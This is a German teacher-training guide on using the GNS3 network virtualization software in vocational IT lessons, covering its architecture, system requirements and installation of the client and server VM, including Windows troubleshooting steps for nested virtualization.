
Akademie für Lehrerfortbildung

Virtuelle Labornetze mit GNS3

Nutzung in der Unterrichtsgestaltung



Inhalt

IMPRESSUM

Herausgeber:	Akademie für Lehrerfortbildung und Personalführung Kardinal-von-Waldburg-Str. 6-7 89407 Dillingen/Donau
Redaktionsgruppe:	Barbara Maier, Bürgernetz Dillingen e.V. Doreen Raschka, Martin-Segitz-Schule, Fürth Jochen Martin-Creuzburg, Martin-Segitz-Schule, Fürth Christian Weber, Heinrich-Thein-Schule, Haßfurt Rolf Schuller, Rudolf-Diesel-Fachschule in Nürnberg Peter Botzenhart, Akademie Dillingen Michael Lotter, Akademie Dillingen
Redaktionsleitung:	Michael Lotter, Akademie Dillingen
URL:	http://alp.dillingen.de
Mail:	m.lotter@alp.dillingen.de
Stand:	Dezember 2024

EINLEITUNG

Im berufsqualifizierenden Unterricht, z. B. für Fachinformatiker in der beruflichen Erstausbildung oder für Technikerschüler im Fachbereich Informatiktechnik, besteht der Anspruch, praxisnahe und realistische Lernumgebungen zu schaffen. Netzwerk-Virtualisierung bietet die Möglichkeit, Netzwerkszenarien herstellerneutral und ohne physische Hardware umzusetzen.

Vorteile der Netzwerk-Virtualisierung mit GNS3

Der Einsatz von Virtualisierungssoftware reduziert Rüstzeiten und erleichtert die effiziente Nutzung der Unterrichtszeit. Die flexible Architektur der Software ermöglicht eine lernortunabhängige und flexible Verfügbarkeit. Lernende können sowohl im Klassenzimmer als auch zu Hause üben. Dies bietet Zugang zu realistischen Netzwerksituationen und fördert den Erwerb beruflicher Kompetenzen.

Ein besonderer Vorteil von GNS3 ist, dass die Software kostenlos bezogen werden kann. Dadurch wird ihr Einsatz im Unterricht besonders zugänglich, ohne zusätzliche finanzielle Belastung für Bildungseinrichtungen oder Lernende.

Je nach Anforderung an reale Prozesse und Verfügbarkeit der Virtualisierung-Technologien kombiniert GNS3 Netzwerkkomponenten, die simuliert oder emuliert werden. Dadurch können auch komplexe Netzwerktopologien ressourcenschonend betrieben werden. Dies ermöglicht berufliche Authentizität und praxisnahe Szenarien, die den Anforderungen in Berufen des ICT-Sektors gerecht werden.

Weitere Lösungsansätze und Werkzeuge

Neben GNS3 existieren weitere Tools zur Netzwerk-Virtualisierung, z.B.:

- CML (Cisco Modeling Labs) - Cisco Documentation (kostenlose Variante seit Dez. 24 verfügbar)
- EVE-NG (Emulated Virtual Environment Next Generation) - EVE-NG Dokumentation
- Packet Tracer - Cisco Packet Tracer


Einen guten Vergleich zwischen CML, Packet Tracer und GNS3 bieten die Video-Tutorials von David Bombal.

Zielsetzung

Diese Ausarbeitung bietet Lehrkräften praxisorientierte Unterstützung bei der Verwendung von GNS3 in der Unterrichtsgestaltung:

- Die Beiträge sind von praktizierenden Lehrkräften (Good-Practice) erstellt.
- Die Eignung der Unterrichtsbeiträge ist durch Unterrichtserprobung sichergestellt.
- Schrittweise Handlungsanweisungen unterstützen bei der Umsetzung.
- Eine Beteiligung zur Optimierung und Anreicherung der Beiträge soll über die kollaborative Plattform GitHub möglich werden.

ARCHITEKTUR UND FUNKTIONEN VON GNS3



Desktop GUI: Die klassische Desktop-Anwendung dient als zentrale Benutzeroberfläche, über die Netzwerke erstellt, emuliert/simuliert und verwaltet werden können.

Web GUI: Eine browserbasierte Alternative, die vor allem bei der Nutzung eines Remote-Servers (verteilte Installation) praktische Vorteile bietet, da sie unabhängig vom Betriebssystem genutzt werden kann. Die Web GUI hat gegenüber der Desktop GUI aktuell noch einige Einschränkungen. Je nach unterrichtlicher Zielsetzung ist die Arbeit mit der Web GUI bereits jetzt schon ein geeigneter Lösungsansatz. Vermutlich entwickelt sich GNS3 mit jedem Versionsupdate zu einer ausgefeilteren browserbasierten Anwendung, was dem Betrieb in einer Schulnetzinfrastruktur entgegenkommen wird.

Controller: Diese Komponente koordiniert die Kommunikation zwischen der GUI der Clients und dem Server/den Servern. Der Controller steuert die Verteilung der Last und stellt sicher, dass die verschiedenen Emulatoren korrekt eingebunden werden.

Remote Server: Ein dedizierter Server, der leistungsstarke Hardware für komplexe Simulationen bereitstellt (siehe auch Systemleistung eines GNS3-Servers). Der Remote Server ermöglicht es, ressourcenintensive Prozesse (große Projekte oder viele parallele Projekte) zentral auszuführen und die Leistung auf den Client-Endgeräten zu entlasten. Der Einsatz von mehreren Remote-Servern ist möglich, um z. B. Last zu verteilen. Einer der Remote-Server übernimmt dann die Rolle des Controllers.

Lokaler Server: Diese Komponente wird auf dem Rechner des Nutzers installiert und dient als Host für die Projektentwicklung und kleine bis mittlere Netzwerktopologien (siehe auch empfohlener Lösungsansatz für Unterrichtsvorbereitung). Der lokale Server bietet eine einfache Möglichkeit, Netzwerke ohne zusätzliche Infrastruktur zu betreiben.

Aufgabe von Emulatoren


Emulatoren in GNS3 sind entscheidend, um die Funktionalität realer Netzwerkgeräte in einer virtuellen Umgebung nachzubilden. Sie ermöglichen es, Netzwerkkomponenten wie Router, Switches oder Firewalls realitätsnah zu emulieren. Zu den häufig verwendeten Emulatoren gehören z.B.:

- **Dynamips** (veraltet und proprietär): Simuliert Cisco IOS für Router und Switches.
- **QEMU:** Ermöglicht die Emulation verschiedener Betriebssysteme und Geräte, z. B. Firewalls oder Linux-Server.
- **IOU**: IOU (IOS on Unix) Cisco IOS-Software wird auf Unix-basierten Systemen emuliert
- **Docker**: Für Container-basierte Anwendungen, die in Netzwerksimulationen eingebunden werden können.


GEWÄHLTER LÖSUNGSANSATZ FÜR UNTERRICHT

Ausgehend vom klassischen Tätigkeitsumfeld einer Lehrkraft in der Unterrichtsvor- und Nachbereitung - von zu Hause und Unterrichtsdurchführung in der Schule nutzen wir die Flexibilität der GNS3-Architektur für zwei Bereitstellungslösungen, die wir im Folgenden vorstellen wollen. Diese Lösungsansätze ist auch für die Durchführung von Unterricht in Distanz geeignet.

Szenario - Vor- und Nachbereitung des Unterrichts




Szenario - Durchführung des Unterrichts



LOKALE INSTALLATION

Für die Unterrichtsvor- und Nachbereitung der Lehrkraft von zu Hause nutzen wir die Installationsmöglichkeit, dass der GNS3-Client und -Server auf einem Rechner installiert wird.




Zwei Installationen sind erforderlich:

GNS3-Client Installation (am Beispiel Windows)

Die Installation des GNS3-Clients ist mit geringem Aufwand verbunden. Daher hier nur die Beschreibung der groben Schritte:

1. Download der .exe-Datei (GNS3-xx.xx.xx-all-in-one-dach.exe) von der gns3-Website (eine Registrierung ist erforderlich).
2. Anweisungen des Installationsassistenten folgen und Standardeinstellungen belassen (Empfehlung).
    a. Solar-Putty wird mitinstalliert. Eine Zustimmung zu den Lizenzbestimmungen wird im Installationsvorgang eingefordert.
    b. Während der Installation wird ebenfalls der Download des „Solarwinds Standard Toolsets angeboten“. Für die angestrebte Funktion nicht zwingend erforderlich. Kann daher abgelehnt werden.
3. Nach Abschluss der Installation wird die „Thank-You“ Webseite angezeigt, die Sie schließen können.


4. Wir GNS3 gestartet, können Sie den angebotenen Setup Wizard abbrechen.
5. GUI des Clients nach erfolgreicher Installation und erfolgreichem Start. Im Feld „Servers Summery“ wird der erfolgreiche Start des Clients angezeigt.



Es kann etwas dauern, bis dieser Indikator angezeigt wird.

- Wird dieser Indikator nicht angezeigt hilft ein Neustart der Anwendung oder gar ein Neustart des Rechners.
- Weitere Hinderungsgründe (bisher nicht festgestellt) für den erfolgreichen Start des Clients seien die lokale Firewall oder Antivirensoftware. In diesem Fall müssten Ausnahmen für GNS3 konfiguriert werden

Ab jetzt können Sie bereits Projekte anlegen. Für die Gestaltung der Projekte stehen Ihnen ein paar wenige Geräte und Komponenten zur Verfügung. Die verfügbaren Geräte (verschiedene Switche, ein Hub und ein PC) sind einfache Simulationen.




Wie Sie Ihre ersten Projekte anlegen, wird Ihnen in den Anleitungen zur „Ersten Inbetriebnahme“ gezeigt.

Hier kann ein erstes „Hello World“-Projekt durchgeführt werden, das gleichzeitig einen kurzen Überblick über die Benutzeroberfläche bietet:

https://docs.gns3.com/docs/getting-started/your-first-gns3-topology

Für den vollen Leistungsumfang ist nun noch die Installation des GNS3-Servers erforderlich. Dieser soll bei der Variante der lokalen Installation als virtuelle Maschine zur Verfügung stehen.

In der Vorausschau hier schon einmal der Erfolgsindikatoren im Feld der Servers Summary.




GNS3-Server Installation im Hypervisor II -Allgemein

Herausforderung

Diese Installation unter Windows ist wegen der empfohlenen VMWare Workstation aufwendiger und birgt Hürden.

Insbesondere haben dies die Versuche unter Windows 11 gezeigt. Standard-Sicherheitsmechanismen in Windows 11 stellen sich bei der Installation in den Weg. In dieser Installationslösung werden die Emulatoren der GNS3-Projekte (Topologien) auf dem lokalen GNS3-Server betrieben. Der lokale GNS3-Server ist ebenfalls eine virtuelle Maschine, die mit dem empfohlenen Hypervisor VMWare-Workstation betrieben wird. Die verschachtelte (nested) Virtualisierung muss daher möglich sein.

Diese Funktion muss unter den Einstellungen der Virtuellen Maschine für den GNS3-Server aktiviert sein. Ansonsten ist die verschachtelte Virtualisierung und damit die lokale Installationslösung unter Windows nicht möglich.



Lösung

Im Folgenden erhalten Sie daher detaillierte Hinweise zur Installation des lokalen GNS3-Servers.

Bitte beachten Sie grundsätzlich:

- Die Versionen beider Installationen (Client und Server) müssen übereinstimmen.

Die Anleitungen für die Wartung bzw. das Aktualisieren des Clients und des Servers finden Sie unter „Anleitung – Update Client und Server“.

Systemanforderungen


In Abhängigkeit des Projektumfangs (Anzahl der Knoten) und der eingesetzten Technologien (QEMU, Dynamips, Docker, …) der Emulatoren ist bei der lokalen Installation auf eine ausreichende Systemleistung des Rechners zu achten. Empfehlungen für eine angemessene Systemleistung:

Systemanforderungen für lokale Installation			
	Minimum	**Empfohlen**	**Optimal**
Betriebssystem	Ab Windows 7 (64 bit)/ab Mavericks 10.9/jede Linux Distribution		
Prozessoren	> = 2	> = 4 AMD-V RVI Series oder Intel VT-X / EPT	> = 8 Logical cores Core i7 oder i9 Intel CPU R7 oder R9 AMD CPU AMD-V / RVI Series oder Intel VT-X / EPT
Virtualisierung	Virtualisierung erforderlich Möglicherweise müssen Sie dies über das BIOS Ihres Computers aktivieren.		
RAM	> = 4 GB RAM	> = 16 GB RAM	> = 32 GB RAM
HDD	1 GB verfügbar	SDD, 35 GB verfügbar	SSD 80 GB verfügbar
Weitere Hinweise	Je mehr umso besser		

GNS3-Server Installation im Hypervisor II -Details


Download der . ova-Datei

1. Der Bezug der GNS3-VM (Punkt 2 im Screenshot) (https://www.gns3.com/software/download-vm)



2. Wahl der VM für VMWare

3. Die bezogene .ova-Datei mit VMWare Workstation Pro (kostenlos) öffnen bzw. importieren.
4. Die ersten Schritte unter folgendem Link zeigen, wie man die Virtuelle Maschine (GNS3 VM.ova) importieren kann.
   https://docs.gns3.com/docs/getting-started/setup-wizard-gns3-vm



Einstellungen der virtuellen Maschine werden im GNS3-Client vorgenommen, nicht in VMWare-Workstation.


Unterbrechung des reibungslosen Installationsvorgangs
In der Regel wird die neu erstellte Virtuelle Maschine, wenn man sie startet, aufgrund einer Fehlermeldung, die auf Probleme mit der Virtualisierung unter Windows hinweist, nicht starten (siehe auch Herausforderung)

Problembehandlung

Folgende Schritte kann/muss man ausführen, um das Problem zu beheben. Der wichtigste Schritt ist das Ausschalten der Speicher-Integrität.

Memory Integrity deaktivieren (Kernisolierung)

1. Öffne die **Windows-Sicherheits-App**:
    a. Windows-Einstellungen zu öffnen z. B mit Tastenkombination Windows+i.
    b. Gehe zu **Datenschutz & Sicherheit > Windows-Sicherheit > Gerätesicherheit > Kernisolierung > Details zu Kernisolierung**.
    c. Deaktiviere **Speicherintegrität**.
    d. Starte den Computer neu.



Credential Guard deaktivieren

2. Deaktivierung über die **BCDEDIT**-Befehle:
    a. Öffne die Windows Eingabeaufforderung CMD als Administrator
    b. Führe folgenden Befehl in der CMD aus:
    bcdedit /set hypervisorlaunchtype off

Virtualisierung im UEFI (BIOS) aktivieren


3. **BIOS/UEFI öffnen**:
    a. Starte deinen Computer neu und drücke während des Bootvorgangs die entsprechende Taste (oft **F2**, **DEL**, **ESC**, oder **F10**, je nach Hersteller).
    b. **Virtualisierungsoption suchen und aktivieren**:
        - Im BIOS/UEFI-Menü finde die Option für Virtualisierung. Sie kann verschiedene Namen haben, je nach Hersteller:
        - **Intel VT-x** oder **Intel Virtualization Technology** (bei Intel-Prozessoren).
        - **AMD-V** (bei AMD-Prozessoren).

- Manchmal befindet sich diese Option unter **Advanced**, **CPU Configuration** oder ähnlichen Menüs.
- Ändere die Einstellung auf **Enabled** und speichere die Änderungen (**F10** und **Enter**).

